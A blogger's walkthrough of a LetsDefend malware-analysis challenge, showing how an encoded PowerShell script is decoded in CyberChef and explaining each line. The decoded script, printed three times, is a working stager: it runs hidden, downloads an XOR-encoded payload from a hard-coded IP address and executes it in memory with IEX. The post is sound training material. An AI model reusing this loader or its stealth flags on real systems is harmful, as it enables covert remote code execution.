
Field note · 2025-11-02
PowerShell Script (LetsDefend)
Originally published on Medium: https://medium.com/@brandonlove2150/powershell-script-letsdefend-c59e68353c91?source=rss-024d132ba4b7——2
Today, I took another dive into one of the Challenges from LetsDefend.
Today, I took another dive into one of the Challenges from LetsDefend. Boy, did I struggle for the first 40 minutes on the first question….. I wanted to throw everything out the window. I swear, CyberChef hates me, and I want to rush into things and try to complete everything as fast as I can. This challenge just proved how much I need to learn. So join me as I break down this Challenge one step at a time.
Background
PowerShell Script
You’ve come across a puzzling Base64 script, seemingly laced with malicious intent. Your mission, should you choose to accept it, is to dissect and analyze this script, unveiling its true nature and potential risks. Dive into the code and reveal its secrets to safeguard our digital realm. Good luck on this daring quest!
Tool Needed: Cyberchef
File Location: C:\Users\LetsDefend\Desktop\ChallengeFile\script.ps1
This challenge was prepared by ZaadoOfc
Credit: csnp.org
Like a normal Challenge from LetsDefend you get a Generic backstory and a hint or two. This Challenge gave two hints, mind you, this is where I rushed into things and did not read. The first hint, Base64, is the one thing I overlooked. The second hint is that CyberChef is the tool needed. I saw this and had nothing but a green light to execute, so I thought.
Walkthrough
The first step to solving this is easy: open the file and view its contents.

File Code
This is what I was greeted with when I opened this file. Not too bad, I remembered the hint for CyberChef. So using CyberChef and the encrypted script, I had a starting point.

CyberChef
This was my downfall, and where I spent all my time trying to solve this encryption. Remember, in the beginning, base64 was given to us as a hint. After 30 minutes, I finally figured that part out, having tried everything mindlessly.

Generated by AI
Here’s the secret sauce for decoding this script.

Secret Sauce and some Flavor
The output will appear as follows if you use the Generic Code Beautify feature.
$WC = New - ObjEcT SySTeM.NET.WebCliENt;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$WC.HeADeRS.ADd('User-Agent', $u);
$Wc.ProxY = [System.NeT.WEBReQUEst]::DEFAuLtWebProXy;
$wc.PROxY.CrEdenTialS = [SysTem.NEt.CRedeNTIAlCAcHE]::DeFAULTNetWOrKCredENTiAls;
$K = 'IM-S&fA9Xu{[)|wdWJhC+!N~vq_12Lty';
$i = 0;
[CHaR[]]$B = ([cHaR[]]($wc.DOwNLOaDStriNg("http://98.103.103.170:7443/index.asp")))|% {
    $_ - BXoR$K[$I++%$k.LEnGTH]
};
IEX ($B - jOIn'')
You can refine this further if you wish, but it’s sufficient to address the questions posed by the Challenge.
Question 1: What encoding is the malicious script using?
It was simple enough, but I completely ignored it from the beginning.
Question 2: What parameter in the powershell script makes it so that the powershell window is hidden when executed?
Question 3: What parameter in the Powershell script prevents the user from closing the process?
To find these answers, we need to conduct some research on PowerShell parameters, and all the relevant information can be found here. To answer the question, we need to look at the original file.

Original File
Can you see the parameters after the PowerShell.exe?
Question 4: What line of code allows the script to interact with websites and retrieve information from them?
Question 5: What is the user agent string that is being spoofed in the malicious script?
Question 6: What line of code is used to set the proxy credentials for authentication in the script?
Question 7: When the malicious script is executed, what is the URL that the script contacts to download the malicious payload?
To find these answers, we can refer back to the decoded script that CyberChef provided us.
$WC = New - ObjEcT SySTeM.NET.WebCliENt;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$WC.HeADeRS.ADd('User-Agent', $u);
$Wc.ProxY = [System.NeT.WEBReQUEst]::DEFAuLtWebProXy;
$wc.PROxY.CrEdenTialS = [SysTem.NEt.CRedeNTIAlCAcHE]::DeFAULTNetWOrKCredENTiAls;
$K = 'IM-S&fA9Xu{[)|wdWJhC+!N~vq_12Lty';
$i = 0;
[CHaR[]]$B = ([cHaR[]]($wc.DOwNLOaDStriNg("http://98.103.103.170:7443/index.asp")))|% {
    $_ - BXoR$K[$I++%$k.LEnGTH]
};
IEX ($B - jOIn'')

Completed Badge
Summary of Script
Powershell.exe -NoP -sta -NonI -W Hidden -Enc <base64>
- NoP (No Profile): This parameter doesn’t load the User’s PowerShell profile to reduce noise and speed up the execution
- -sta (Single-Threaded Apartment): used to satisfy COM/.NET calls expecting STA
- -NonI (Non-Interactive): prevents interacting with the prompts
- _w Hidden (WindowStyle Hidden): hides the console window
- -Enc (EncodedCommand): the rest of the command is Base64-encoded (commonly UTF-16LE), used to hide the payload on the command line and bypass some logging/visual inspection
These parameters selected are designed to make the program automated and stealthy.
$WC = New-Object System.Net.WebClient
Creates a .NET HTTP client while avoiding external tools.
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'
$WC.Headers.Add('User-Agent', $u)
Sets a browser User Agent to blend with legitimate web traffic.
$Wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy
$wc.PROxY.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
Uses the system proxy and host credentials.
$K = 'IM-S&fA9Xu{[)|wdWJhC+!N~vq_12Lty'
$i = 0
Hard-coded repeating XOR key and index for per-byte deobfuscation.
[char[]]$B = ([char[]]($wc.DownloadString("http://98.103.103.170:7443/index.asp"))) | % {
    $_ -bxor $K[$I++ % $k.Length]
}
- Downloads remote content.
- Applies a repeating-key XOR.
- Produces a character array of the decoded payload.
IEX ($B -join '')
IEX (Invoke-Expression) executes the decoded text directly in the running PowerShell process.
Why is this Dangerous?
In memory execution, this script avoids writing a file to disk, which limits file-based detection and complicates forensic recovery. The use of proxy credentials enables it to operate within corporate environments that enforce the use of authenticated proxies. Encoded commands and mixed-case obfuscation reduce human readability, making them difficult to evade basic signature detection. This is a small, modular loader that is easy to deliver (phishing, scheduled tasks, lateral scripts) and can deliver a final payload that could be anything.
Summary
I used CyberChef to learn how to unpack a tricky Base64 PowerShell blob. At first, I missed the obvious hint (Base64) and fumbled for a while. Still, CyberChef made the process straightforward once I slowed down: paste the encoded text, apply the “From Base64” operation (set the output to UTF-16LE for PowerShell’s EncodedCommand), and then use the viewer/beautify tools to read the resulting script. That revealed a small downloader that fetches an XOR-obfuscated payload and runs it in memory. The exercise taught me patience, the value of following hints, and how powerful a simple web tool like CyberChef can be for safe, offline analysis without executing anything on your machine.
Source: Originally published on Medium